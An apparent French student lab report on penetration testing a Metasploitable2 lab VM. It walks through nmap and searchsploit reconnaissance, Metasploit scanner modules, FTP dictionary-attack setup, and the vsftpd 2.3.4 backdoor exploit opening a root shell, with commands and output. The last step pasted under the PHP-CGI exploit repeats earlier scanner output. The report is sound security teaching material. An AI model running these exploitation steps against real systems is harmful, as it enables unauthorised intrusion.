
```
man nmap | grep -e "-sV"
man nmap | grep -e "-oX"
```

   - **Utiliser les deux commandes pour afficher les différents exploits pouvant être utilisé sur la machine metasploitable utilisé dans le TP précédent.**

```
nmap 192.168.100.146 -sV -oX metasploitable.xml
searchsploit --nmap metasploitable.xml
```

   - **Commentez les résultats.**

`searchsploit --nmap` a croisé les versions des services détectés sur Metasploitable2 avec la base Exploit-DB, listant les exploits publics disponibles pour chacun.



Les résultats montrent plusieurs services vulnérables :

Service / Port	Versions détectées	Vulnérabilités clés	Impact potentiel
FTP – vsftpd 2.3.4	2.3.4	Backdoor intégrée permettant une exécution de commande à distance	Critique (RCE)
SSH – OpenSSH 4.7p1	4.7p1 Debian	Divers bugs, overflow, enumeration d'utilisateurs	Faible à moyenne
Telnet	Service présent	Nombreuses failles sur divers serveurs, souvent auth bypass ou buffer overflow	Variable
SMTP – Postfix / Exim	Anciens serveurs	Overflows, DoS, auth bypass	Moyenne

Service / Port	Versions détectées	Vulnérabilités clés	Impact potentiel
DNS – ISC BIND 9.4.2	9.4.2	Overflow, DoS, cache poisoning	Élevé
HTTP – Apache 2.2.8	2.2.8	Failles XSS, directory listing, buffer overflow	Moyenne
RPCbind / NFS	2.x / 4.x	Vulnérabilités DoS et escalade locale	Moyenne
ProFTPd 1.3.1	1.3.1	Remote code execution (mod_copy, sreplace)	Critique (RCE)
MySQL 5.0.51a	5.0.51a	Overflow, priv. escalation	Moyenne
PostgreSQL 8.3.x	8.3.x	Exécution de commande via UDF	Élevée (RCE locale)
VNC (RealVNC 4.x)	4.x	Auth bypass, remote code exec	Critique
X11 / RDP-like services	X11R6	Privilege escalation locale	Moyenne
IRC (UnrealIRCd 3.2.8.1)	3.2.8.1	Backdoor RCE intégrée	Critique (RCE)


Partie 2 : Prise en main de metasploit

Dans cette partie, nous allons nous intéresser à l'utilisation de metasploit pour effectuer des attaques performantes.

1. **Déplacez vous dans le dossier /usr/share/metasploit-framework.**
   - **Afficher le contenu de ce dossier.**

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ ls
app     documentation                 modules         msfrpc     plugins          script-recon
config  Gemfile                       msfconsole      msfrpcd    Rakefile         scripts
data    Gemfile.lock                  msfd            msfupdate  ruby             tools
db      lib                           msfdb           msfvenom   script-exploit   vendor
docs    metasploit-framework.gemspec  msf-json-rpc.ru msf-ws.ru  script-password
```

   - **Faites la correspondance entre ce dossier et l'anatomie de metasploit donné dans le cours.**



On retrouve effectivement les modules, plugins et tools comme dans l'architecture dans le cours.

2. **Ouvrir la ligne de commande et taper msfconsole.**
   - **Une bannière s'affiche sur l'écran. Que contient cette bannière ?**

Cette bannière affiche un faux message système imitant une erreur critique Linux, puis la version installé de metasploit framework, les statistiques de modules disponibles et le lien vers la documentation officielle.

```
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
```

```
       =[ metasploit v6.4.92-dev                          ]
+ -- --=[ 2,563 exploits - 1,315 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
```

   - **Effectuez des recherches sur la signification de chaque mot clé et expliquez à quoi sert chaque module.**

Mot-clé	**Signification**	**Rôle principal**
Exploit	Code exploitant une faille	Permet de compromettre une cible vulnérable (ex: vsftpd 2.3.4 RCE)
Payload	Code exécuté après l'exploitation	Ex. ouvrir un shell, créer un utilisateur, établir une session Meterpreter
Auxiliary	Modules sans exploitation directe	Scanners, brute-force, sniffers, découverte de services
Post	Actions après compromission	Récupération de mots de passe, élévation de privilèges, pivoting

Mot-clé	Signification	Rôle principal
Encoder	Chiffre/obfusque un payload	Sert à contourner les antivirus ou IDS
Nop	"No Operation"	Sert à stabiliser le shellcode dans la mémoire
Evasion	Modules de contournement de sécurité	Bypass d'AV/EDR ou sandbox pour exécuter le code sans détection

3. **Afficher l'aide de cet outil en utilisant la commande help.**
   - **Quelle commande affiche la bannière. Exécutez-la**

```
> banner
```

```
msf > banner
                  .;lxO0KXXXK0Oxl:.
              ,o0WMMMMMMMMMMMMMMMMMMMMMKd,
          'xNMMMMMMMMMMMMMMMMMMMMMMMMMMMMMWx,
       :KMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMK:
     .KMMMMMMMMMMMMMMMMWNNNWMMMMMMMMMMMMMMMX,
    lWMMMMMMMMMMMXd:..       ..;dKMMMMMMMMMMMMo
   xMMMMMMMMMMWd.                 .oNMMMMMMMMMk
  oMMMMMMMMMx.                       dMMMMMMMMMx
 .WMMMMMMMM:                         :MMMMMMMMM,
 xMMMMMMMMo                           lMMMMMMMMO
 NMMMMMMMW                         ,ccccoMMMMMMMMWlccccc;
 MMMMMMMX                          ;KMMMMMMMMMMMMMMMMMMX:
 NMMMMMMW.                           ;KMMMMMMMMMMMMMMX:
 xMMMMMMMd                             ,0MMMMMMMMMMK;
 .WMMMMMMMc                              'OMMMMMM0,
  lMMMMMMMMMk.                             .kMMO'
   dMMMMMMMMMWd'                             ..
    cWMMMMMMMMMMNxc'.                    ##########
     .0MMMMMMMMMMMMMMMMWc              #+#    #+#
       ;0MMMMMMMMMMMMMMMo.           +:+
         .dNMMMMMMMMMMMMo           +#++:++#+
            'oOWMMMMMMMMo                 +:+
                .,cdkO0K;         :+:    :+:
                                  :::::::+:
                      Metasploit

       =[ metasploit v6.4.92-dev                                  ]
+ -- --=[ 2,563 exploits - 1,315 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
```

   - **Trouver la version du framework et la version de la console en utilisant la commande "version"**

```
> version
```

```
msf > version
Framework: 6.4.92-dev
Console  : 6.4.92-dev
```

4. **Parmi les commandes intéressantes dans metasploit : use, run, show, connect, route, save, sessions, info. En utilisant que le help de metasploit:**
    - **Décrivez à quoi servent ces commandes.**

use : Charger et interagir avec un module (exploit, scanner, etc.)
run : Exécuter le module actuellement sélectionné
show : Afficher les modules disponibles ou les options d'un module
connect : Ouvrir une connexion réseau vers une cible (comme netcat)
route : Ajouter ou gérer des routes réseau via une session compromise (pivot)
save : Sauvegarder la configuration et les options actuelles
sessions : Lister, ouvrir, interagir ou gérer les sessions actives
info : Afficher les détails complets sur le module sélectionné (description, options, auteurs, etc.)

- **Donnez la syntaxe pour les utiliser.**

Commande	Syntaxe	Exemple
use	use <nom_du_module>	use exploit/unix/ftp/vsftpd_234_backdoor
run	run *(ou exploit)*	run
show	show <type>	show exploits, show options
connect	connect <hôte> <port>	connect 192.168.1.10 21
route	route add <réseau> <masque> <id_session>	route add 192.168.1.0 255.255.255.0 1
save	save	save
sessions	sessions ou sessions -i <id>	sessions -i 1
info	info *(ou info <nom_du_module>)*	info exploit/unix/ftp/vsftpd_234_backdoor

5. **Utilisez la commande "use" pour sélectionner le module auxiliaire : "portscan/tcp"**
    - **À quoi sert ce module ?**

Ce module cherche les services TCP ouverts en tentant des connexions TCP à chaque port

- **Afficher les options de ce module. Décrivez les différentes options.**

CONCURRENCY (10 par défaut) — nombre de ports testés en parallèle par hôte.
→ Augmenter accélère le scan ; trop élevé peut perdre des paquets ou alerter les systèmes de sécurité.

DELAY (0 ms par défaut) — pause (en ms) entre chaque connexion par thread.

→ Mettre >0 ralentit le scan et réduit la charge/les détections.

JITTER (0 ms par défaut) — variation aléatoire appliquée au DELAY (± jusqu'à cette valeur).

→ Sert à rendre le timing moins régulier (évasion basique des détections).

PORTS (1-10000 par défaut) — liste/ plage(s) de ports à scanner (ex : 22-25,80,443).

→ Définit exactement quels ports vérifier.

RHOSTS — cible(s) : IP unique, plage ou fichier (voir docs Metasploit).

→ Exemple : 192.168.1.5, 192.168.1.0/24 ou hosts.txt.

THREADS (1 par défaut) — nombre de threads concurrents (max un thread par hôte).

→ Augmente le parallélisme au niveau des hôtes ; utile pour scanner plusieurs hôtes vite.

TIMEOUT (1000 ms par défaut) — délai d'attente pour la connexion socket en millisecondes.

→ Si la cible ne répond pas dans ce laps, le port est considéré fermé/filtré.

6. **Les variables sont utilisées pour configurer notre module. Les variables les plus connus sont LHOST, LPORT, RHOST et RPORT.**
   - **Vérifier la valeur de RHOSTS en utilisant la commande get. Que remarquez vous ?**

```
get RHOSTS
```

```
msf auxiliary(scanner/portscan/tcp) > get RHOSTS
RHOSTS ⇒
```

Pour l'instant, la valeur est vide.

   - **En utilisant la commande "set", spécifiez la variable RHOSTS comme l'adresse ip de votre machine metasploitable.**

```
set RHOSTS 192.168.100.146
```

```
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.100.146
RHOSTS ⇒ 192.168.100.146
```

   - **Afficher le contenu de la variable RHOSTS.**

```
msf auxiliary(scanner/portscan/tcp) > get RHOSTS
RHOSTS ⇒ 192.168.100.146
```

   - **Spécifier les ports à scanner entre 1 et 100**

```
set PORTS 1-100
```

```
msf auxiliary(scanner/portscan/tcp) > set PORTS 1-100
PORTS ⇒ 1-100
```

7. **Executer le module auxiliaire.**

```
> run
```

```
msf auxiliary(scanner/portscan/tcp) > run
[+] 192.168.100.146       - 192.168.100.146:21 - TCP OPEN
[+] 192.168.100.146       - 192.168.100.146:22 - TCP OPEN
[+] 192.168.100.146       - 192.168.100.146:23 - TCP OPEN
[+] 192.168.100.146       - 192.168.100.146:25 - TCP OPEN
[+] 192.168.100.146       - 192.168.100.146:53 - TCP OPEN
[+] 192.168.100.146       - 192.168.100.146:80 - TCP OPEN
[*] 192.168.100.146       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Partie 3 : Collecte d'information et exploitation des vulnérabilités

Suivant le principe des questions 5 à 7 de la partie précédente, effectuer les tâches suivantes :

1. **Faites un scan sur les ports UDP en utilisant le module "auxiliary/scanner/discovery/udp_sweep"**

```
> use auxiliary/scanner/discovery/udp_sweep
```

- **Quels sont les paramètres à configurer ?**

Pour les connaître, on lance la commande "show options"

```
msf auxiliary(scanner/discovery/udp_sweep) > show options

Module options (auxiliary/scanner/discovery/udp_sweep):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit
                                         /basics/using-metasploit.html
   THREADS    10               yes       The number of concurrent threads
```

On doit préciser le nombre de machines BATCHSIZE (une valeur fût mise par défaut) et l'adresse IP RHOSTS de la machine cible.

2. **On veut effectuer une attaque par dictionnaire sur le protocole FTP**

- **A quoi sert ce protocole et sur quel port il s'exécute ?**

Ce protocole permet d'envoyer des fichiers d'une machine à une autre. Il s'exécute sur le port 21

- **On s'intéresse au module ftp_login. Cherchez à quoi sert ce module ?**

```
> use auxiliary/scanner/ftp/ftp_login
> info
```

Ce module testera des connexions FTP sur plusieurs machines et documentera les connexions qui ont réussis. Si on connecte le module avec un plugin base de donnée, on pourra lier la documentation avec une base de donnée.

```
Description:
  This module will test FTP logins on a range of machines and
  report successful logins.  If you have loaded a database plugin
  and connected to a database this module will record successful
  logins and hosts so you can track your access.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0502
```

- **Afficher les options de ce module**

```
> show options
```

```
Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted:
                                                none, user, user&realm)
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE                          no        File containing passwords, one per line
  Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Suppo
                                               rted proxies: socks5, socks5h, http, sapni, socks4
  RECORD_GUEST      false            no        Record anonymous/guest logins to the database
  RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-meta
                                               sploit/basics/using-metasploit.html
  RPORT             21               yes       The target port (TCP)
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads (max one per host)
  USERNAME                           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair pe
                                               r line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           true             yes       Whether to print output for all attempts
```

- **Pour l'utiliser, il faut spécifier "RHOSTS" et "USERPASS_FILE". le fichier à passer à "USERPASS_FILE" peut-être créé manuellement (Il est possible d'utiliser les dictionnaires "/usr/share/wordlists".**

```
> set RHOSTS 192.168.100.146
> set USERPASS_FILE /usr/share/wordlists
```

3. **On veut detecter la version ftp utilisé. On utilise le module "auxiliary/scanner/ftp/ftp_version"**
   - **Quelle est la technique utilisée par ce module pour détecter la version ?**

Le module établit une connexion au service FTP, lit la bannière de bienvenue, et l'affiche pour identifier la version du serveur FTP cible.

- **Trouvez la version ftp de metasploitable**

```
msf auxiliary(scanner/ftp/ftp_version) > run
[+] 192.168.100.146:21    - FTP Banner: 220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 192.168.100.146:21    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- **Pour quoi il est nécessaire de savoir quelle version est utilisé dans le protocole ftp ?**

On pourra mieux cibler nos exploits en effectuant une recherche searchploit avec cette version

- **Chercher en utilisant searchsploit les vulnérabilités existantes sur cette version de vsftp**

searchsploit -t vsFTPd 2.3.4

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ searchsploit -t vsFTPd 2.3.4
------------------
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.100.146:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.100.146:21 - USER: 331 Please specify the password.
[+] 192.168.100.146:21 - Backdoor service has been spawned, handling...
[+] 192.168.100.146:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.141:41389 → 192.168.100.146:6200) at 2025-10-28 12:31:58 -0400

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
touch fichier_test_par_intru
```

- **Un shell s'ouvre, créer un fichier dans la machine cible puis vérifier que le fichier existe bien sûr la machine metasploitable.**

```
touch fichier_test_par_intru
msfadmin@metasploitable:~$ cd /
msfadmin@metasploitable:/$ ls
bin    etc                 initrd.img  mnt         root  tmp
boot   fichier_test_par_intru  lib         nohup.out   sbin  usr
cdrom  home                lost+found  opt         srv   var
dev    initrd              media       proc        sys   vmlinuz
```

On retrouve bel et bien le fichier crée depuis a machine Kali Linux.

Partie 4 : Exploitation des autres failles

Dans cette partie, nous nous intéressons au port http et smb.

1. **Dans un premier temps, nous allons préparer notre workspace.**
   - **Exécutez la commande "msfdb init" pour initialiser la base de données pour metasploit.**

```
sudo msfdb init
```

   - **Selon vos recherches, à quoi sert une base de données pour metasploit ?**

Une base de données pour Metasploit sert à stocker et organiser automatiquement les informations collectées durant un test d'intrusion, telles que les hôtes, les services découverts, les vulnérabilités identifiées et les données récupérées.
Elle permet ainsi de gagner du temps en automatisant la gestion des résultats et en facilitant la réutilisation des données sur plusieurs systèmes pendant les

audits de sécurité

- **Ouvrir msfconsole et voir le status de la base de données en utilisant la commande “db_status”**

```
msf > db_status
[*] Connected to msf. Connection type: postgresql.
```

- **Créer un espace de travail en utilisant la commande “workspace”. Cherchez dans le help les paramètres nécessaires pour cette commande.**

```
> workspace -a tp4
```

- **Mettre RHOSTS comme variable globale (la commande setg).**

```
> setg RHOSTS 192.168.100.146
```

- **Sauvegarder la configuration.**

Elle est faite automatiquement

2. **Faites un scan en utilisant db_nmap pour lister tous les ports ouverts sur la machine metasploitable.**

```
db_nmap -sV 192.168.100.146
```

```
msf > db_nmap -sV 192.168.100.146
[*] Nmap: Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 12:48 EDT
[*] Nmap: Nmap scan report for 192.168.100.146
[*] Nmap: Host is up (0.00095s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT     STATE SERVICE     VERSION
[*] Nmap: 21/tcp   open  ftp         vsftpd 2.3.4
[*] Nmap: 22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
[*] Nmap: 23/tcp   open  telnet      Linux telnetd
[*] Nmap: 25/tcp   open  smtp        Postfix smtpd
[*] Nmap: 53/tcp   open  domain      ISC BIND 9.4.2
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
[*] Nmap: 111/tcp  open  rpcbind     2 (RPC #100000)
[*] Nmap: 139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 512/tcp  open  exec        netkit-rsh rexecd
[*] Nmap: 513/tcp  open  login?
[*] Nmap: 514/tcp  open  tcpwrapped
[*] Nmap: 1099/tcp open  java-rmi    GNU Classpath grmiregistry
[*] Nmap: 1524/tcp open  bindshell   Metasploitable root shell
[*] Nmap: 2049/tcp open  nfs         2-4 (RPC #100003)
[*] Nmap: 2121/tcp open  ftp         ProFTPD 1.3.1
[*] Nmap: 3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
[*] Nmap: 5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
[*] Nmap: 5900/tcp open  vnc         VNC (protocol 3.3)
[*] Nmap: 6000/tcp open  X11         (access denied)
[*] Nmap: 6667/tcp open  irc         UnrealIRCd
[*] Nmap: 8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
[*] Nmap: 8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
[*] Nmap: MAC Address: 00:0C:29:50:25:3F (VMware)
[*] Nmap: Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:li
nux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 12.14 seconds
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.23/lib/recog/fingerprint/regexp_factory.rb:3
4: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
```

3. **Vous remarquerez que le port 80 est ouvert sur la machine. En utilisant la même commande ‘db_nmap” trouvez quel service est exécuté sur le port 80.**

Le service http est exécuté sur le port `80`.

```
[*] Nmap: 80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
```

4. **Utilisez le module “use auxiliary/scanner/http/http_version”**

- **Trouvez plus d’informations sur ce service.**

```
> info
```

Ce module affiche les informations sur chaque système d'exploitation.

- **Quelle est la version Apache exécutée sur ce serveur ?**

```
msf auxiliary(scanner/http/http_version) > run
[+] 192.168.100.146:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

La version d'Apache exécutée est `Apache/2.2.8 (Ubuntu) DAV/2`

- **Quelle version PHP est exécutée sur ce serveur ?**

La version de PHP exécutée est `PHP/5.2.4-2ubuntu5.10`

5. **Utilisez le module "use auxiliary/scanner/http/dir_listing".**
   - **À quoi sert ce module ?**

`> info`

Ce module identifie les dossiers qui liste les vulnérabilités avec un chemin de départ donné

- **Cette méthode donne-t-elle des résultats ?**

Non.

```
msf auxiliary(scanner/http/dir_listing) > run
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

6. **Utilisez le module "auxiliary/scanner/http/dir_scanner"**
   - **À quoi sert ce module ?**

`> info`

Ce module identifie l'existence de dossiers intéressants

- **Combien de dossier sont listés en utilisant ce module ?**

`> run`

5 dossiers sont listés en utilisant ce module

```
msf auxiliary(scanner/http/dir_scanner) > run
[*] Detecting error code
[*] Using code '404' as not found for 192.168.100.146
[+] Found http://192.168.100.146:80/cgi-bin/ 403 (192.168.100.146)
[+] Found http://192.168.100.146:80/doc/ 200 (192.168.100.146)
[+] Found http://192.168.100.146:80/icons/ 200 (192.168.100.146)
[+] Found http://192.168.100.146:80/index/ 200 (192.168.100.146)
[+] Found http://192.168.100.146:80/phpMyAdmin/ 200 (192.168.100.146)
[+] Found http://192.168.100.146:80/test/ 404 (192.168.100.146)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

7. **Tester un autre module "auxiliary/scanner/http/files_dir". Même questions que la question précédente.**

`> run`

```
msf auxiliary(scanner/http/files_dir) > run
[*] Using code '404' as not found for files with extension .null
[*] Using code '404' as not found for files with extension .backup
[*] Using code '404' as not found for files with extension .bak
[*] Using code '404' as not found for files with extension .c
[*] Using code '404' as not found for files with extension .cfg
[*] Using code '404' as not found for files with extension .class
[*] Using code '404' as not found for files with extension .copy
[*] Using code '404' as not found for files with extension .conf
[*] Using code '404' as not found for files with extension .exe
[*] Using code '404' as not found for files with extension .html
[*] Using code '404' as not found for files with extension .htm
[*] Using code '404' as not found for files with extension .ini
[*] Using code '404' as not found for files with extension .log
[*] Using code '404' as not found for files with extension .old
[*] Using code '404' as not found for files with extension .orig
[*] Using code '404' as not found for files with extension .php
[+] Found http://192.168.100.146:80/index.php 200
[*] Using code '404' as not found for files with extension .tar
[*] Using code '404' as not found for files with extension .tar.gz
[*] Using code '404' as not found for files with extension .tgz
[*] Using code '404' as not found for files with extension .tmp
[*] Using code '404' as not found for files with extension .temp
[*] Using code '404' as not found for files with extension .txt
[*] Using code '404' as not found for files with extension .zip
[*] Using code '404' as not found for files with extension ~
[*] Using code '404' as not found for files with extension
[+] Found http://192.168.100.146:80/dav 301
[+] Found http://192.168.100.146:80/index 200
[+] Found http://192.168.100.146:80/phpMyAdmin 301
[+] Found http://192.168.100.146:80/test 301
[*] Using code '404' as not found for files with extension
[+] Found http://192.168.100.146:80/dav 301
[+] Found http://192.168.100.146:80/index 200
[+] Found http://192.168.100.146:80/phpMyAdmin 301
[+] Found http://192.168.100.146:80/test 301
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

8. **En utilisant searchsploit, recherchez des vulnérabilités selon les informations que vous avez eues jusqu'à présent.**

Je connais la version du Apache et du PHP, je devrais regarder s'il existe des exploits de ces versions

`searchsploit -t apache 2.2.8 php 5.2.4-2`

```
┌──(kali㉿kali)-[/usr/share/metasploit-framework]
└─$ searchsploit -t apache 2.2.8 php 5.2.4-2
 Exploit Title                                                                 |  Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution                | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner              | php/remote/29316.py
Shellcodes: No Results
```

9. **Vous remarquez que le site présente une vulnérabilité "CGI Remote Code Execution". Exploitons cette vulnérabilité en utilisant "exploit/multi/http/php_cgi_arg_injection"**

```
msf auxiliary(scanner/http/dir_scanner) > run
[*] Detecting error code
[*] Using code '404' as not found for 192.168.100.146
[+] Found http://192.168.100.146:80/cgi-bin/ 403 (192.168.100.146)
[+] Found http://192.168.100.146:80/doc/ 200 (192.168.100.146)
[+] Found http://192.168.100.146:80/icons/ 200 (192.168.100.146)
[+] Found http://192.168.100.146:80/index/ 200 (192.168.100.146)
[+] Found http://192.168.100.146:80/phpMyAdmin/ 200 (192.168.100.146)
[+] Found http://192.168.100.146:80/test/ 404 (192.168.100.146)
